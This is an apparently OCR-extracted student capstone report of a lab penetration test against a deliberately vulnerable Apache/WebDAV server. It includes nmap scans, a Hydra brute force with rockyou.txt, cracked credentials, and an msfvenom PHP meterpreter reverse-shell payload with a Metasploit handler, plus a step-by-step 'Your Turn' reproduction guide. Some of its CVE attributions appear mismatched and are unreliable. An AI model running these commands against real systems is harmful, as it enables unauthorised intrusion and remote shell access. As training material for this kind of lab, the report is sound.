
Project 2, (May 5th 2022)


Capstone Engagement

Assessment, Analysis, and Hardening,
of a Vulnerable System.

By Nicole Kemp


Table of Contents





Network Topology

Network Topology



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows**
Hostname: **Red vs Blue – ML-REFVM-684427**

IPv4: **192.168.1.90**
OS: **Kali GNU (Linux 5.4.0)**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Capstone**

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1(Preferred)	NATSwitch (Host Machine Cloud based – Hosting the 3 VMs below)
Kali	192.168.1.90	Attacking Machine used for penetration testing
ELK	192.168.1.100	Network Monitoring Machine running Kibana – Logs data from Capstone Machine (192.168.1.105)
Capstone	192.168.1.105	Target Machine Replicating a vulnerable server – attempting to pop – hosting an Apache and ssh server.

Vulnerability Assessment: The assessment uncovered the following critical vulnerabilities in the target

Vulnerability	Description	Impact
Simple Usernames	Short names, first name, or any simple combination.	*Usernames like Ashton, Ryan, and Hannah are all straightforward, easily-obtained usernames.*
Weak Passwords	Short, common, simple, or noncomplex passwords.	*Computers may quickly decipher weak passwords in few seconds. Hackers require only the login and password to get access to a compromised account. The website https://howsecureismypassword.net/ displays the password (e.g., "Leopoldo may be broken by a machine in 5 seconds").*
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	*Vulnerabilities can be leveraged. Extensive potential Impact to any connected network.*
WebDAV Vulnerability	Exploit WebDAV on a server and Shell access is possible.	*If WebDAV is improperly implemented, hackers may be able to remotely edit website content.*
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	*With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.*

Vulnerability Assessment: The assessment uncovered the following critical vulnerabilities in the target

Vulnerability	Description	Impact
Local File Inclusion (LFI) CVE-2021-31783	LFI is a vulnerability in web applications with inadequate design. This enables users to upload material to an application's or server's database.	*An LFI vulnerability allows an attacker to upload a malicious payload.*
Directory Indexing vulnerability CWE-548 (CVE-2019-5437)	An attacker can read and download the contents of a vulnerable device's directory. CWE-548 refers to a data breach caused through directory listing.	*The attacker is able to acquire access to the source code and create more exploits. The directory listing can compromise sensitive or private information.*
Other user's credentials found when logging on with different user CVE-2020-24227	Unencrypted storage of a username and/or password in plain text.	*The evidence indicated that Ashton had stored Ryan's name and password hash.This allowed for deeper system penetration without substantial social engineering.*
Open Web Port (80) with public access CVE-2019-6579	Port 80 is most frequently used for web communication, and if left open and unprotected, it can grant unauthorised access to the public.	*This flaw allows for access to the web servers. Folders and files can be easily accessed. It is possible to locate sensitive (and secret) files and directories.*
Apache Directory Listing CVE-2007-0450	Permitted attackers to disclose the IP address and the password-protected folder.	*Permitted the disclosure of the IP address and the secret folder to attackers.*
Reverse Shell Backdoor CVE-2019-13386	Permits sending a reverse shell payload to a web server without the firewalls detecting it.	*Attackers got access to the Capstone web server through a remote backdoor.*

Exploitation: Tools and proccesses

Exploit port 80: (CVE-2019-6579)

Tools & Processes	Description	Achievements
~# nmap –sV 192.168.1.0/24 **~# nmap –sS –A 192.168.1.105**	Nmap is an open source Linux command-line network scanning application used for network exploration, host discovery, and security auditing.	*Nmap scanned 256 IP addresses: I found 4 hosts up:* *Port 22 and 80 are open and was of interest to me.*
~# netdiscover –r 192.168.1.255/16	Netdiscover is an active/passive address reconnaissance tool (a straightforward ARP scanner) that may be used to scan a network for live hosts. It can also scan several subnets.	*The discovered files on meet_our_team/ashton.txt*
WEBSERVER 192.168.1.105/meet_our_team/ashton.txt	Ports 80 and 22 (SSH) are open. The homepage of the webserver located at 192.168.1.105 displays the company folders.Examining the files within these folders indicates the presence of a secret folder that required access.	The ashton.txt allowed the discovery of the secret folder At /company_folders/secret_folder

Exploitation: Tools and proccesses

Exploit: Brute-force Attack with Hydra

Tools & Processes	Description	Achievements
~# hydra -l ashton-P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder	Hydra is a pre-installed utility for brute-forcing usernames and passwords to various services under Kali Linux.The hash of Ryan's password was discovered. Additionally, I needed a password list; in this instance, I used rockyou.txt	• *Password for Ashton was tested against the common password dictionary "rockyou"* • *Access to the /secret_folder* • *Access to /webdav system* • *Ryan's password.dav was found: linux4u* • *Ability to establish a reverse shell after uploading and opening the PHP payload on the victim system. The payload opened a listener on port 4444.*

Exploitation: Tools and proccesses

Exploit: Reverse Shell Backdoor [CVE-2019-13386]

Knowledge Base

The php/meterpreter/reverse_tcp is a staged payload used to gain meterpreter access to a compromised system. This is a unique payload in the Metasploit Framework because this payload is one of the only payloads that are used in RFI vulnerabilities in web apps. This module *can* be cross platform, but the target needs to be able to run php code.

Generating a file with msfvenom

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP] LPORT=4444 -f raw -o evil.php
```

Starting a listener

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST [IP]
LHOST => [IP]
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on [IP]
```

Tools & Processes	Description	Achievements
~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php **meterpreter> shell** **>find / -name flag.txt 2>/dev/null** **>cat flag.txt**	Installed a remote listener and a reverse shell backdoor on the Apache server of Capstone. I utilised msfvenom and meterpreter to deliver a payload to the susceptible system (the capstone server). MSFvenom was used to construct a PHP reverse shell payload.	• *Created a reverse shell payload and move it to webDAV server as Ryan. Listen to the host and port.* • *Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)* • *Flag file was discovered <result of cat>: b1ng0w@5h1sn@m0*


Exploitation: Tools and proccesses

Exploit: WebDAV Vulnerability, Local File Inclusion (LFI) CVE-2021-31783.

Tools & Processes	Description	Achievements
Use multi/handler	Is a stub that handles outside-of-framework exploits.	*Using the multi/handler attack, I was able to gain access to the system's shell.*
xdg-open Opens Kali File Manager	The payload was dragged and dropped onto the victim web server using Ryan's credentials and the WebDAV protocol using Kali File Manager.	*Using Metasploit, the PHP reverse shell hack enabled remote access to the web server and folder exploration, including the root...*

Your Turn! : Exploit Reconstruction

- Code and Resources



Your Turn! : Exploit Reconstruction - Code and Resources

Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole Hydra from Kali Linux

Step 1: Discover the IP address of the Linux server.

What to do: Scan for open ports and versions

nmap –sV 192.168.1.0/24

```
Shell No.1
File  Actions  Edit  View  Help

root@Kali:~/Desktop# nmap 192.168.1.90
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-26 01:57 PDT
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
root@Kali:~/Desktop# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-26 01:57 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00037s latency).
```

Other open tcp ports:
135
139
445
2179
3389

Port 80(http) and
Port 22(ssh) are open

I also ran an ARP scan: `netdiscover –r 192.168.1.255/16` to find the Hosts:

```
Currently scanning: 192.168.213.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

httpd 2.4.29

(file located for Ashton: /meet_our_team/ashton.txt)

> 192.168.1.90 – found open ports 22/tcp (ssh) OpenSSH 8.1p1 Debian 5


```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-11 16:27 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.13 seconds
```



Your Turn! : Exploit Reconstruction - Code and Resources

Step 2: Locate the hidden directory on the web server. (Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.)

What to do:

1. In a web browser of your choice, select the URL search bar and enter in the Capstone ip address (192.168.1.105) . Investigate every file and folder. You'll notice a lot of the memos mention a secret folder, Ryan, Ashton and Hannah.


2. We want access to this secret folder, so brute force the password for the hidden directory using Hydra:

Index of /meet_our_team


Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Ashton and Hannah after the company has been attacked: Ryan:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 02:51:17
root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 14] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 02:51:17
root@Kali:/usr/share/wordlists#
```



4. Access to the hidden files in secret_folder by enter:`192.168.1.105/company_folders/secret_folder/`
Then enter in the log in information: Username: ashton, Password: leopoldo



5. In the next slide we will follow these instructions to gain access to webdav using Ryan's credentials:

Index of /company_folders/secret_folder


Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Your Turn! : Exploit Reconstruction - Code and Resources

Step 3: Crack station.


1. Break the hashed password for Ryan's credentials discovered in hidden file using the https://crackstation.net/ website.

2. Connect to the server via WebDAV
192.168.1.105/webdav/
login: ryan
password: linux4u




The password is: **linux4u**

4. Inside webdav there is a file called passwd.dav



3. You are now viewing passwd.dav which is the .dav file that holds ryan's hashed password:



5. When opened this directs us to this hash which is Ryan's username and password.
(you'll need to crack the hash before you use it)

Your Turn! : Exploit Reconstruction - Code and Resources

Step 4. Upload a PHP reverse shell payload, then copy payload to the server.

1.Create a payload
(either of these options work,
And will create the file within the desktop folder)

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > shell-x86.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


2. Start the listener > msfconsole, and use the command ‘use multi/handler`

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > 
```


3. Using the information from the previous slide, move the msfvenom payload `**shell.php**` or `**shell-x86.php**` to `**dav://192.168.1.105/webdav**`





Your Turn! : Exploit Reconstruction - Code and Resources


Step 4. continued



1.Use the reverse tcp handler: `set payload php/meterpreter/reverse_tcp`
Set the LHOST:`set LHOST 192.168.1.90`
Double check your settings: `show options`
Then Exploit the payload `run`

2. In the web browser access the payload: 192.168.1.105/webdav/shell.php
To check everything's there and working.

3.Finally once inside the shell, cd to root `cd /` and preform an 'ls'
The flag is listed as flag.txt. Preform 'cat flag.txt'

